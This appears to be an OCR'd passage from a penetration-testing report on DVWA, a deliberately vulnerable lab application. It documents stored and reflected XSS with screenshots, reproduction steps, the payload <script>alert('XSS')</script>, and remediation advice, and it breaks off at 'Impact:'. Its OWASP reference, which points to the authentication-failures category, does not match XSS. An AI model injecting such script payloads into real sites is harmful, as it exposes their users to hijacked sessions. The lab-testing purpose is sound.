
Remediation :

- **Escape HTML characters** in user input (<, >, ", ')
- Use frameworks or libraries that enforce **output encoding**
- Sanitize input on both client and server side
- Implement **Content Security Policy (CSP)** headers to restrict inline scripts

Reference : https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/


Vulnerability: Stored Cross Site
127.0.0.1:8080/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
arush
Message *
<script>alert('XSS')</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: arush
Message:
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Vulnerability: Stored Cross Site
127.0.0.1:8080/DVWA/vulnerabilities/xss_s/
127.0.0.1:8080 says
XSS
OK


Vulnerability: Stored Cross Site
127.0.0.1:8080/DVWA/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: arush
Message:
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_r/ 2. In the input box, enter the payload: **<script>alert('Reflected XSS')</script>** 3. Click Submit 4. The page immediately reflects your input back in the HTML response 5. The JavaScript executes instantly, showing an alert box 6. After dismissing, your input is still visible in the response, proving it was not sanitized

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Expected Result :

- User input should be **output-encoded** and displayed as text
- JavaScript should **not execute** in the browser

Actual Result:

- The script tag is echoed back **without encoding**
- It executes in the browser as a real <script> — confirming **Reflected XSS**


Impact:

